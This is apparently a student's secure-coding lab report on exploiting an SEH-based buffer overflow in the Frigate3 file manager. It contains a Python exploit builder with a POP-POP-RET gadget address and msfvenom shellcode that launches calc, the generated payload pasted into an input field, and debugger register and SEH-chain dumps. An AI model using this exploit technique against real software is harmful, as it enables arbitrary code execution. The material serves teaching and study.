ASSIGNMENT – 10

Working with the memory vulnerabilities – Part IV

Name : Chaitanya


Reg Num : 19BCN7083

Faculty : Dr. Sibi Chakkaravarthy S

Subject : Secure Coding


➢ ***Crashing the StreamRipper***

Install frigate and find the user interactive to abuse the application




```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B    5B                    POP EBX
#40010C4C    5D                    POP EBP
#40010C4D    C3                    RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]   (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
```

Generate the payload with given exploit2.py and paste the generated payload to abuse the application .



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
lu92v62HoVj5MmMMioyEultFalWzopIkM0BUS5oKrgFsPrbOqzc0Cc9oJu1sQqbL3Ss0AA
```


Abuse the application with generated payload.



● Computer name:)qzc0Cc9oJu1sQqbL3Ss0AA


○ IP Address: 0 . 0 . 0 . 0

Then it will trigger the calc.exe



Now open debugger and load the frigate3.exe

- *Attach the debugger (immunity debugger or ollydbg)*




Immunity Debugger - Frigate3.exe - [CPU - thread 000008C4, module ntdll]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Ma
Registers (FPU)
Paused

```
7D240F1  C3                RETN
7D240F2  90                NOP
7D240F3  90                NOP
7D240F4  90                NOP
7D240F5  90                NOP
7D240F6  90                NOP
7D240F7  90                NOP
7D240F8  57                PUSH EDI
7D240F9  8B7C24 0C         MOV EDI,DWORD PTR SS:[ESP+C]
7D240FD  8B5424 08         MOV EDX,DWORD PTR SS:[ESP+8]
7D24101  C702 00000000     MOV DWORD PTR DS:[EDX],0
7D24107  897A 04           MOV DWORD PTR DS:[EDX+4],EDI
7D2410A  0BFF              OR EDI,EDI
7D2410C  74 1E             JE SHORT ntdll.77D2412C
7D2410E  83C9 FF           OR ECX,FFFFFFFF
7D24111  33C0              XOR EAX,EAX
7D24113  F2:AE             REPNE SCAS BYTE PTR ES:[EDI]
7D24115  F7D1              NOT ECX
7D24117  81F9 FFFF0000     CMP ECX,0FFFF
7D2411D  76 05             JBE SHORT ntdll.77D24124
7D2411F  B9 FFFF0000       MOV ECX,0FFFF
7D24124  66:894A 02        MOV WORD PTR DS:[EDX+2],CX
7D24128  49                DEC ECX
7D24129  66:890A           MOV WORD PTR DS:[EDX],CX
7D2412C  5F                POP EDI
7D2412D  C2 0800           RETN 8
7D24130  57                PUSH EDI
7D24131  8B7C24 0C         MOV EDI,DWORD PTR SS:[ESP+C]
7D24135  8B5424 08         MOV EDX,DWORD PTR SS:[ESP+8]
7D24139  C702 00000000     MOV DWORD PTR DS:[EDX],0
7D2413F  897A 04           MOV DWORD PTR DS:[EDX+4],EDI
7D24142  0BFF              OR EDI,EDI
7D24144  74 1E             JE SHORT ntdll.77D24164
7D24146  83C9 FF           OR ECX,FFFFFFFF
7D24149  33C0              XOR EAX,EAX
7D2414B  F2:AE             REPNE SCAS BYTE PTR ES:[EDI]
7D2414D  F7D1              NOT ECX
7D2414F  81F9 FFFF0000     CMP ECX,0FFFF
7D24155  76 05             JBE SHORT ntdll.77D2415C
7D24157  B9 FFFF0000       MOV ECX,0FFFF
7D2415C  66:894A 02        MOV WORD PTR DS:[EDX+2],CX
7D24160  49                DEC ECX
7D24161  66:890A           MOV WORD PTR DS:[EDX],CX
7D24164  5F                POP EDI
7D24165  C2 0800           RETN 8
7D24168  57                PUSH EDI
7D24169  8B7C24 0C         MOV EDI,DWORD PTR SS:[ESP+C]
7D2416D  8B5424 08         MOV EDX,DWORD PTR SS:[ESP+8]
```

```
Registers (FPU)
EAX 7FFAC000
ECX 00000000
EDX 77D8F125 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0692FF5C
EBP 0692FF88
ESI 00000000
EDI 00000000

EIP 77D240F1 ntdll.77D240F1

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFAC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
[20:40:33] Attached process paused at ntdll.DbgBreakPoint
```

- *Address of various registers*



```
Registers (FPU)
EAX 0019FFCC
ECX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 00256000
ESP 0019FF74
EBP 0019FF80
ESI 00401000 Frigate3.<ModuleEntryPoint>
EDI 00401000 Frigate3.<ModuleEntryPoint>

EIP 00401000 Frigate3.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 259000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


- *EIP address*



```
EIP 77A540F1 ntdll.77A540F1
```


```
77A540F0   CC              INT3
77A540F1   C3              RETN
77A540F2   90              NOP
```

- *SEH chain*



```
0019D1C0  FFFFFFFE ■
0019D1C4  00000000 ....
0019D1C8  77016E2C ,n0w ntdll.77016E2C
0019D1CC  00000010 ►...
0019D1D0  00000018 ↑...
0019D1D4  00000000 ....
0019D1D8  0019D228 (π↓.
0019D1DC  00000200 .☻..
0019D1E0  00000000 ....
0019D1E4  008941D0 ╩Aë.
0019D1E8  770F6668 hf☼w ntdll.770F6668
0019D1EC  00000000 ....
0019D1F0  0000006C l...
0019D1F4  00000000 ....
0019D1F8  008941D0 ╩Aë.
0019D1FC  0019D244 Dπ↓.
0019D200  7701F507 •J0w ntdll.7701F507
0019D204  00000000 ....
0019D208  00000200 .☻..
0019D20C  008977E0 αwë.
0019D210  008941D0 ╩Aë.
0019D214  008977E0 αwë.
0019D218  7701C79C £╟0w ntdll.7701C79C
0019D21C  0019D558 X╒↓.
0019D220  008941D0 ╩Aë.
0019D224  770F5BA0 á[☼w ntdll.770F5BA0
0019D228  006F6DA8 ¿mo. Frigate3.006F6DA8
0019D22C  0019D528 (╒↓.
0019D230  00000000 ....
0019D234  008941D0 ╩Aë.
0019D238  00000000 ....
0019D23C  0019D274 tπ↓.
0019D240  7701F633 3÷0w ntdll.7701F633
0019D244  770F6668 hf☼w ntdll.770F6668
```

- *Verify the SEH chain and report the DLL loaded along with the addresses.*


File View Debug Plugins JmmLib Ootions Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
Registers (FPU)
Address
Hex dump
ASCII


```
40010C50  55          PUSH EBP
40010C51  8BEC        MOV EBP,ESP
40010C53  53          PUSH EBX
40010C54  8BD8        MOV EBX,EAX
40010C56  8B45 08     MOV EAX,DWORD PTR SS:[EBP+8]
40010C59  50          PUSH EAX
40010C5A  8BC3        MOV EAX,EBX
40010C5C  E8 AB5EFFFF CALL rtl60.@System@@LStrLen$qqrx17Sys
40010C61  8BD0        MOV EDX,EAX
40010C63  8BC3        MOV EAX,EBX
          E8 A2FFFFFF CALL rtl60.40010C0C
40010C6A  59          POP ECX
40010C6B  5B          POP EBX
40010C6C  5D          POP EBP
40010C6D  C3          RETN
40010C6E  8BC0        MOV EAX,EAX
40010C70  55          PUSH EBP
40010C71  8BEC        MOV EBP,ESP
40010C73  83C4 E0     ADD ESP,-20
40010C76  53          PUSH EBX
40010C77  56          PUSH ESI
40010C78  8BF2        MOV ESI,EDX
40010C7A  8BD8        MOV EBX,EAX
40010C7C  8B45 08     MOV EAX,DWORD PTR SS:[EBP+8]
```

```
EAX 0012F2EC
ECX 00000000
EDX 90909090
EBX 0012F2EC
ESP 0012E2B0
EBP 0012F30C
ESI 0012E2C4 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 04AED2D0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 40006834 rtl60.40006834

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
```

```
0059F0B0 0D 00 00 00 64 51 40 00 ....dQ@.
0059F0B8 0E 00 00 00 80 51 40 00 ♫...ÇQ@.
0059F0C0 0F 00 00 00 94 51 40 00 ☼...öQ@.
0059F0C8 10 00 00 00 A8 51 40 00 ►...¿Q@.
0059F0D0 11 00 00 00 BC 51 40 00 ◄...╝Q@.
0059F0D8 12 00 00 00 D8 51 40 00 ↕...╪Q@.
0059F0E0 13 00 00 00 F0 51 40 00 ‼...≡Q@.
0059F0E8 14 00 00 00 08 52 40 00 ¶...◘R@.
0059F0F0 15 00 00 00 2C 52 40 00 §...,R@.
0059F0F8 16 00 00 00 48 52 40 00 ▬...HR@.
0059F100 17 00 00 00 64 52 40 00 ↨...dR@.
0059F108 18 00 00 00 7C 52 40 00 ↑...|R@.
0059F110 19 00 00 00 94 52 40 00 ↓...öR@.
0059F118 FF FF FF FF 4C 50 40 00     LP@.
0059F120 1A 00 00 00 C0 52 40 00 →...└R@.
0059F128 1B 00 00 00 D8 52 40 00 ←...╪R@.
0059F130 1C 00 00 00 F4 52 40 00 ∟...⌠R@.
0059F138 1D 00 00 00 10 53 40 00 ↔...►S@.
0059F140 1E 00 00 00 28 53 40 00 ▲...(S@.
0059F148 1F 00 00 00 44 53 40 00 ▼...DS@.
```

```
